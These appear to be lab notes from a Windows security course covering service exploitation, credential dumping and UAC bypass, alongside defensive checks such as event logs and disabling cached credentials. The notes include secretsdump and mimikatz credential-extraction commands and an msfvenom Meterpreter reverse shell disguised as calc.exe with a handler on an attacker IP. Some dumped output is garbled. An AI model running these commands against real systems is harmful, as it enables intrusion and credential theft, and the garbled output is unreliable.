C:\tools\SysinternalsSuite>psexec64.exe \\10.160.68.189 calc.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 10.160.68.189:
Logon failure: the user has not been granted the requested logon type at this computer.
C:\tools\SysinternalsSuite>
```

Open event viewer: check logon failure 4625 with type 3




LAB 5: LAB_WINDOW SERVICES EXPLOITATION


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>sc create bad_service binPath= "C:\Windows\System32\calc.exe" obj= "SOC\duser1" password= xxXX1234
[SC] CreateService SUCCESS

C:\Users\duser>
```





Try to start service



Open event viewer to check user logon

Get SECURITY/SYSTEM dump



Switch on kali:

Run

Secretsdump.py -security SECURITY.dmp -system SYSTEM.dmp


```
Impacket v0.9.15d- Copyright 2002-2016 Core Security Technologies
[*] Target system bootKey: 0xd257e1eea602417132fec7ee0711d36776d974abd805a989ebad8
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)56
duser:227ca22581ffd09ae3f65bbfd4a35da4:SOC.COURSE:SOC::aad3dfe25b8609779149d:::
duser1:9f93e53f5232681e6b32e4938d224920:SOC.COURSE:SOC::f440b6605d9fcd7ecfefd7c978
[*] Dumping LSA Secrets
[*] $MACHINE.ACC: from /root/.Public/ntds.dit
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:ac322809252ead3dfe25b8609779149d
[*] DPAPI_SYSTEM: 128-cts-hmac-sha1-96:46f4875ccc95e2d3f28f9896215de318
00001001 00 00 00 C4 E5 F1 43 d2 E5 97 EE 60 30 FF 74 .....Cr...`0.t
00100C19E 3D 0F 96 80 0F CE 8D 21 5A 68 81 4A C7 AD 11 67 6C =J001001Zh:J.d00c31e1e5
00200C31F 3E 11 71 2C 61 AD FE 61 1A E2 B3 06 fabcc1032399c>Jq,a..a...
[*] NL$KMdes-cbc-md5:ab499802073d3ee9
00000074 3F BC 9C DD 2E BD A3 10 7A CB 50 30 64 8C 8C 89 0c f7 7f 77 z.P0d.12fa8bbad2
001000d9 AA E4 C4 F2 5B 68 2B 9D AB D0 53 51 1D 44 4E 89 00 11 [h+...SQ.DN
002000d87 D0 D5 E8 EA 04 7C 1C 0A AF 43 7F 81 BF 71 B4 D3 .....|..C...q..
003000d8D 07 7F 5A 9B 61 00 69 45 3A F5 34 2F 96 2E 4F 67 64 4 Z.a.iE:4/1.00c4af24b
[*] _SC_bad_service: 128-cts-hmac-sha1-96:255a35fc5f011006a778febca440726c6
(Unknown User):xxXX1234-md5:29ad204c6b46f4c8
```

Delete service


```
C:\Users\duser>sc delete bad_service
[SC] DeleteService SUCCESS

C:\Users\duser>
```

Turn off caching credentials



Test again



```
*] Target system bootKey: 0xd257e1eea602417132fec7ee0711d367
*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
*] Dumping LSA Secrets to file
*] $MACHINE.ACC and decrypted: eafa3c4a205db9831363a5f17f6202b4
MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:ac322809252ead3dfe25b8609779149d
*] DPAPI_SYSTEM: aad3b435b51404eeaad3b435b51404ee:3443e23f1899c5eea4d548d948af121
0000: 50 01 00 00 00 C4 E5 F1 43 37 2E 59 97 EE 60 30 FF 74 93 11 00 00 Cr: 0 0 t:
0010: C9 E3 D0 0F 96 80 0F CE 8D 42 15 A 68 81 4A C7 AD 11 b33: 4b b: 45 8! Zh J: 4 8 3 ead:
0020: 51 F 3 E d 11 71 2C 61 AD FE 61 1A E2 B3 8c 0f 3f 64 d8 d4 2ce: > q, a: 0 a: 1 4 9 d f d 9:
*] NL$MACHINE.ACC: 1184: aad3b435b51404eeaad3b435b51404ee: ae974876d974abd805a989e9e9d
0000: 74 3F BC 9C DD 2E BD A3 b 7A CB 50 30 64 8C 18C 89: 07 t7: 1 1 1 1 z: P0 d: 1 1 cde20c5
0010: 3 D9 AA E4 C4 F2 5B 68 2B 09 D AB D0 53 51 1D 44 4E ead3dfe2 [h+000SQ.DN9d: 1 1
0020: 87 D0 D5 E8 EA 04 7C 41 C5 AF 043 7F 81 BF 71 B4 D3 3f 40 00 00 | 0 C: 0 q: 1 efd7c97
0030: 80 07 7F 25 A 9B 61 00 69 54 53 A F5 34 2F 09 6 2E 4F 1f 40 00 Z: a: iE: 4/ : c 0 efd7c97
*] Cleaning up... from /root/.Public/ntds.dit
```


LAB 6: PRIVILEGE AND ACCESS CONTROL

Run mimikatz : not use privilege::debug -> error

```
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
mimikatz #
```

Check privilege: whoami /priv

```
seDebugPrivilege          Debug programs          Disabled
seSystemEnvironmentPrivilege Modify firmware environment values Disabled
seChangeNotifyPrivilege   Bypass traverse checking Enabled
seRemoteShutdownPrivilege Force shutdown from a remote system Disabled
seUndockPrivilege          Remove computer from docking station Disabled
seManageVolumePrivilege   Perform volume maintenance tasks Disabled
seImpersonatePrivilege     Impersonate a client after authentication Enabled
seCreateGlobalPrivilege   Create global objects    Enabled
seIncreaseWorkingSetPrivilege Increase a process working set Disabled
seTimeZonePrivilege       Change the time zone     Disabled
seCreateSymbolicLinkPrivilege Create symbolic links    Disabled
seDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Windows\system32>cd ..\..
C:\>cd tools\mimikatz_trunk\x64
```

Mimikatz before running privilege::debug

The screenshot displays two windows. On the left is the 'mimikatz.exe:6892 Properties' dialog box, specifically the 'Security' tab. It shows the user 'W2019\User' and a list of permissions. The 'SeDebugPrivilege' is listed with the flag 'Disabled'. On the right is the 'Process Explorer - Sysinternals' window. It shows a list of processes. 'mimikatz.exe' is highlighted, showing a CPU usage of 0.76% and private bytes of 2,384 K. Other processes like 'svchost.exe' and 'explorer.exe' are also visible.

After running :

```

mimikatz # privilege:debug
ERROR mimikatz_dlocal ; "privilege:debug" command of "standard" module not found !

Module :      standard
Full name :   Standard module
Description : Basic commands (does not require module name)

    exit - Quit mimikatz
    cls  - Clear screen (doesn't work with redirections, like PsExec)
    answer - Answer to the Ultimate Question of Life, the Universe, and Everything
    coffee - Please, make me a coffee!
    sleep - Sleep an amount of milliseconds
    log   - Log mimikatz input/output to file
    base64 - Switch file input/output base64
    version - Display some version informations
    cd    - Change or display current directory
    localtime - Displays system local date and time (OJ command)
    hostname - Displays system local hostname

mimikatz # privilege::debug
Privilege '20' OK

```

debugPrivilege -> enabled


The image shows two windows from a Windows system. The left window is the 'mimikatz.exe:6892 Properties' dialog box, specifically the 'Security' tab. It shows the user 'W2019\user' and a list of permissions. The 'SeDebugPrivilege' is highlighted and set to 'Enabled'. The right window is 'Process Explorer - Sysinternals', showing a list of running processes. At the bottom, there is a search bar with 'pslist' entered, and a list of results showing 'pslist' and 'pslist64'.

Process	CPU	Private Bytes	Work
svchost.exe	4.460 K	1	
svchost.exe	3.156 K	1	
svchost.exe	3.568 K	1	
svchost.exe	6.800 K	3	
svchost.exe	2.816 K	1	
svchost.exe	1.496 K	1	
ctfmon.exe	3.636 K	1	
svchost.exe	4.616 K	1	
svchost.exe	3.652 K		
svchost.exe	2.040 K		
svchost.exe	2.328 K		
svchost.exe	1.448 K		
lsass.exe	7.980 K	2	
fontdrvhost.exe	1.504 K		
csrss.exe	< 0.01	1.600 K	
winlogon.exe	2.120 K	1	
fontdrvhost.exe	1.368 K		
LogonUI.exe	12.768 K	4	
dwm.exe	20.068 K	4	
csrss.exe	< 0.01	2.504 K	
winlogon.exe	2.556 K		
fontdrvhost.exe	3.904 K		
dwm.exe	< 0.01	24.128 K	6
explorer.exe	< 0.01	37.228 K	11
cmd.exe	2.596 K		
conhost.exe	7.596 K	2	
mimikatz.exe	2.332 K		
procexp64.exe	0.76	25.520 K	4

Search results for 'pslist':

Process	Private Bytes	Work
pslist	1.43 MB	
pslist64		

Remove/add users who can run debug privilege



Despite running as an admin, mimikatz can't access lsass


```
C:\>cd tools\mimikatz_trunk\x64
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'### v ###' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #
```

Open process explorer: seeing that mimikatz doesn't have debug privilege




```
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

Lab 7: Bypass UAC



The differences between accounts using UAC policy



Create a reverse shell for testing

```

root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.160.201.8 LPORT=4444 -f exe > calc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#

```

```

[*] Starting persistent handler(s)...
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.160.201.8
lhost => 10.160.201.8
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > ex

```

The operation was denied

```

C:\tools>net localgroups Administrators
net localgroups Administrators
The syntax of this command is:

NET
